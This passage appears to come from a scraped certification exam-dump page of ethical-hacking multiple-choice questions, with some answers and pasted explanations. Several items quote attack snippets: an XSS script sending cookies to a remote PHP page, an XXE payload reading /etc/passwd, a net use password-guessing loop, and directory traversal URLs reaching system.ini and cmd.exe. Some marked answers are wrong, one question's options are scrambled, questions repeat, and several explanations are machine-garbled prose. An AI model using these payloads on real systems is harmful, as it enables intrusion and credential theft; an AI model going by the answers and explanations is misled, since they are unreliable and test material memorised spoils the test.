A. Confidentiality
B. Availability
C. Integrity
D. Authentication
Answer: C (LEAVE A REPLY)

NEW QUESTION: 32
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.

Here is a section of the Virus code:

What is this technique called?

A. Polymorphic Virus

B. Dravidic Virus

C. Stealth Virus

D. Metamorphic Virus

Answer: A (LEAVE A REPLY)

NEW QUESTION: 33

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application. Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI

B. Out-of-band SQLI

C. In-band SQLI

D. Time-based blind SQLI

Answer: B (LEAVE A REPLY)

Explanation

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application.

Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION: 34
Which type of virus can change its own code and then cipher itself multiple times as it replicates?
A. Stealth virus
B. Encryption virus
C. Cavity virus
D. Tunneling virus
Answer: A (LEAVE A REPLY)

NEW QUESTION: 35
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted
Answer: (SHOW ANSWER)
We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone

logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP traps
Since SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION: 36
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?
A. Use Marie's private key to encrypt the message.
B. Use his own private key to encrypt the message.
C. Use Marie's public key to encrypt the message.
D. Use his own public key to encrypt the message.
Answer: (SHOW ANSWER)

NEW QUESTION: 37
Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in bounds checking mechanism?
Code:
#include <string.h> int main(){char buffer[8];
strcpy(buffer, ""1111111111111111111111111111"");} Output: Segmentation fault
A. Java
B. C++
C. C#
D. Python
Answer: B (LEAVE A REPLY)

NEW QUESTION: 38

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Answer: (SHOW ANSWER)

Explanation

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION: 39

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

A. Piggybacking

B. Diversion theft

C. Honey trap

D. Baiting

Answer: (SHOW ANSWER)

NEW QUESTION: 40

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

A. http-headers

B. http-git

C. http enum

D. http-methods

Answer: D (LEAVE A REPLY)

NEW QUESTION: 41
Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "'or
'1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.
A. Variation
B. Null byte
C. IP fragmentation
D. Char encoding
Answer: (SHOW ANSWER)

NEW QUESTION: 42
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is
A. Spectrum analysis
B. Wardriving Wireless sniffing
C. GPS mapping
D. this hacking process known as?
Answer: (SHOW ANSWER)

NEW QUESTION: 43
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?
A. The nmap syntax is wrong.
B. This is a common behavior for a corrupted nmap application.
C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
D. OS Scan requires root privileges.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 44
Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port

445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

A. Eve is trying to carry out a password crack for user Administrator

B. Eve is trying to escalate privilege of the null user to that of Administrator

C. Eve is trying to connect as a user with Administrator privileges

D. Eve is trying to enumerate all users with Administrative privileges

Answer: A (LEAVE A REPLY)

NEW QUESTION: 45

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

A. Passive assessment

B. External assessment

C. Application assessment

D. Host-based assessment

Answer: B (LEAVE A REPLY)

NEW QUESTION: 46

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. AES

B. MD5 encryption algorithm

C. IDEA

D. Triple Data Encryption Standard

Answer: D (LEAVE A REPLY)

NEW QUESTION: 47
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?
A. Adware
B. Rootkit
C. Trojan
D. A Worm
Answer: (SHOW ANSWER)

NEW QUESTION: 48
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?
A. List domain=Abccorp.local type=zone
B. list server=192.168.10.2 type=all
C. lserver 192.168.10.2-t all
D. is-d abccorp.local
Answer: D (LEAVE A REPLY)

NEW QUESTION: 49
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.
Which TCP and UDP ports must you filter to check null sessions on your network?
A. 137 and 139
B. 139 and 443
C. 139 and 445
D. 137 and 443
Answer: C (LEAVE A REPLY)

NEW QUESTION: 50
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?
A. SaaS
B. IaaS
C. CaaS
D. PasS
Answer: A (LEAVE A REPLY)

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365). SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenarios

This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaS

Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION: 51
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. RPC and the best practice is to disable RPC completely
C. SNMP and he should change it to SNMP v2, which is encrypted
D. SNMP and he should change it to SNMP V3
Answer: (SHOW ANSWER)

NEW QUESTION: 52
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?
A. Preparation
B. Eradication
C. Incident recording and assignment
D. Incident triage
Answer: D (LEAVE A REPLY)
Triage is that the initial post-detection incident response method any responder can execute to open an event or false positive. Structuring an efficient and correct triage method can reduce analyst fatigue, reduce time to reply to and right incidents, and ensure that solely valid alerts are promoted to "investigation or incident" status.
Every part of the triage method should be performed with urgency, as each second counts once in the inside of a crisis. However, triage responders face the intense challenge of filtering an unwieldy input supply into a condensed trickle of events. Here are some suggestions for expediting analysis before knowledge is validated:
Organization: reduce redundant analysis by developing a workflow that may assign tasks to responders. Avoid sharing an email box or email alias between multiple responders. Instead use a workflow tool, like those in security orchestration, automation, and response (SOAR) solutions, to assign tasks. Implement a method to re-assign or reject tasks that are out of scope for triage.
Correlation: Use a tool like a security info and even management (SIEM) to mix similar events. Link potentially connected events into one useful event.

Data Enrichment: automate common queries your responders perform daily, like reverse DNS lookups, threat intelligence lookups, and IP/domain mapping. Add this knowledge to the event record or make it simply accessible.
Moving full speed ahead is that the thanks to get through the initial sorting method however a a lot of detailed, measured approach is necessary throughout event verification. Presenting a robust case to be accurately evaluated by your security operations center (SOC) or cyber incident response team (CIRT) analysts is key. Here are many tips for the verification:
Adjacent Data: Check the data adjacent to the event. for example, if an end has a virus signature hit, look to visualize if there's proof the virus is running before career for more response metrics.
Intelligence Review: understand the context around the intelligence. simply because an ip address was flagged as a part of a botnet last week doesn't mean it still is an element of a botnet today.
Initial Priority: Align with operational incident priorities and classify incidents appropriately. ensure the right level of effort is applied to every incident.
Cross Analysis: look for and analyze potentially shared keys, like science addresses or domain names, across multiple knowledge sources for higher knowledge acurity.

NEW QUESTION: 53
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?
A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner
Answer: (SHOW ANSWER)
Knowing when to include agents into your vulnerability management processes isn't an easy decision. Below are common use cases for agent-based vulnerability scanning to assist you build out your combined scanning strategy.
Intermittent or Irregular Connectivity: Vulnerability management teams are now tasked with scanning devices that access the company network remotely using public or home-based Wi-Fi connections. These connections are often unreliable and intermittent leading to missed network-based scans. Fortunately, the scanning frequency of agents doesn't require a network connection. The agent detects when the device is back online, sending scan data when it's ready to communicate with the VM platform.
Connecting Non-Corporate Devices to Corporate Networks:With the increased use of private devices, company networks are more exposed to malware and infections thanks to limited IT and security teams' control and visibility. Agent-based scanning gives security teams insight into weaknesses on non-corporate endpoints, keeping them informed about professional hacker is potential attack vectors in order that they can take appropriate action.

Endpoints Residing Outside of Company Networks: Whether company-issued or BYOD, remote assets frequently hook up with the web outside of traditional network bounds. An agent that resides on remote endpoints conducts regular, authenticated scans checking out system changes and unpatched software. The results are then sent back to the VM platform and combined with other scan results for review, prioritization, and mitigation planning.

NEW QUESTION: 54
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >
A. IDOR
B. XXS
C. XXE
D. SQLi
Answer: C (LEAVE A REPLY)

NEW QUESTION: 55
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?
A. Tactical threat intelligence
B. Operational threat intelligence
C. Strategic threat intelligence
D. Technical threat intelligence
Answer: C (LEAVE A REPLY)

NEW QUESTION: 56
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?
A. Use the 802.1x protocol
B. Ask students to use the wireless network
C. Separate students in a different VLAN
D. Disable unused ports in the switches

Answer: (SHOW ANSWER)

NEW QUESTION: 57
Which file is a rich target to discover the structure of a website during web-server footprinting?
A. Document root
B. Robots.txt
C. domain.oct
D. index.html
Answer: (SHOW ANSWER)
Explanation
The document root is a directory (a folder) that is stored on your host's servers and that is designated for holding web pages. When someone else looks at your web site, this is the location they will be accessing.
In order for a website to be accessible to visitors, it must be published to the correct directory, the "document root." You might think that there would only be one directory in your space on your host's servers, but often hosts provide services beyond just publishing a website. In this case, they are likely to set up every account with several directories, since each service would require its own.

NEW QUESTION: 58
Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company.
The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?
A. Reconnaissance
B. Enumeration
C. Exploration
D. Investigation
Answer: (SHOW ANSWER)

NEW QUESTION: 59
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?
A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
B. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
C. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
D. Symmetric encryption allows the server to securely transmit the session keys out-of-band.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 60
Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?
A. ACK flag probe scanning
B. ICMP Echo scanning
C. IPID scanning
D. SYN/FIN scanning using IP fragments
Answer: D (LEAVE A REPLY)

NEW QUESTION: 61
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.
She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef<img src="https://loca(host/submitcookie.php? cookie ='+
escape(document.cookie)+ " />); </script> What issue occurred for the users who clicked on the image?
A. The code redirects the user to another site.
B. The code inject a new cookie to the browser.
C. This php file silently executes the code and grabs the users session cookie and session ID.
D. The code is a virus that is attempting to gather the users username and password.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 62
What is the purpose of DNS AAAA record?
A. Address database record
B. Address prefix record
C. IPv6 address resolution record
D. Authorization, Authentication and Auditing record

Answer: (SHOW ANSWER)

NEW QUESTION: 63
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing dat a. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?
A. JSON-RPC
B. SOAP API
C. REST API
D. RESTful API
Answer: D (LEAVE A REPLY)

NEW QUESTION: 64
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?
A. VLAN hopping
B. DHCP starvation
C. Rogue DHCP server attack
D. STP attack
Answer: (SHOW ANSWER)
Explanation
A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.
In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.
In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent

customer doesn't send a modest bunch - it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.
In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.
When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.
The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

NEW QUESTION: 65
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?
A. Ransomware Trojans
B. Botnet Trojan
C. Turtle Trojans
D. Banking Trojans
Answer: B (LEAVE A REPLY)

NEW QUESTION: 66
Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?
A. Session fixation attack
B. CRIME attack
C. Session donation attack
D. Forbidden attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 67
infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?
A. Reconnaissance
B. Maintaining access

C. Scanning
D. Gaining access
Answer: (SHOW ANSWER)
This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're - * Password cracking - Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. * Password attacks - Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION: 68
Fingerprinting an Operating System helps a cracker because:
A. It defines exactly what software you have installed
B. It doesn't depend on the patches that have been applied to fix existing security holes
C. It opens a security-delayed window based on the port being scanned
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system
Answer: D (LEAVE A REPLY)

NEW QUESTION: 69
Which of these is capable of searching for and locating rogue access points?
A. WIPS
B. NIDS
C. HIDS
D. WISS
Answer: (SHOW ANSWER)

NEW QUESTION: 70
Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?
A. SMishing attack
B. Reconnaissance attack
C. Spear-phishing attack

D. HMI-based attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 71
If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?
A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping
Answer: B (LEAVE A REPLY)
Explanation
https://tools.kali.org/information-gathering/hping3

NEW QUESTION: 72
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.
Which of the following attacks did Abel perform in the above scenario?
A. DHCP starvation
B. Rogue DHCP server attack
C. VLAN hopping
D. STP attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 73
Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?
A. Enable unused default user accounts created during the installation of an OS.
B. Enable all non-interactive accounts that should exist but do not require interactive login.
C. Limit the administrator or root-level access to the minimum number of users.
D. Retain all unused modules and application extensions.
Answer: (SHOW ANSWER)

NEW QUESTION: 74

Windows LAN Manager (LM) hashes are known to be weak.
Which of the following are known weaknesses of LM? (Choose three.)
A. Effective length is 7 characters.
B. Makes use of only 32-bit encryption.
C. Converts passwords to uppercase.
D. Hashes are sent in clear text over the network.
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 75
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?
A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK
Answer: B (LEAVE A REPLY)
Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION: 76
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?
A. The gateway and the computer are not on the same network.
B. The computer is not using a private IP address.
C. The computer is using an invalid IP address.
D. The gateway is not routing to a public IP address.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 77
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?
A. Implement cognitive radios in the physical layer
B. Allow the usage of functions such as gets and strcpy
C. A Disable TCP SYN cookie protection
D. Allow the transmission of all types of addressed packets at the ISP level
Answer: (SHOW ANSWER)

NEW QUESTION: 78
While testing a web application in development, you notice that the web server does not properly ignore the
"dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?
A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal
Answer: D (LEAVE A REPLY)
Explanation
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.
Web workers give two primary degrees of security instruments
* Access Control Lists (ACLs)
* Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET
http://test.webarticles.com/show.asp?view=o
ldarchive.html HTTP/1.1
Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user.

The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.
Newer versions of modern web server software check for these escape codes and do not let them through.
Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

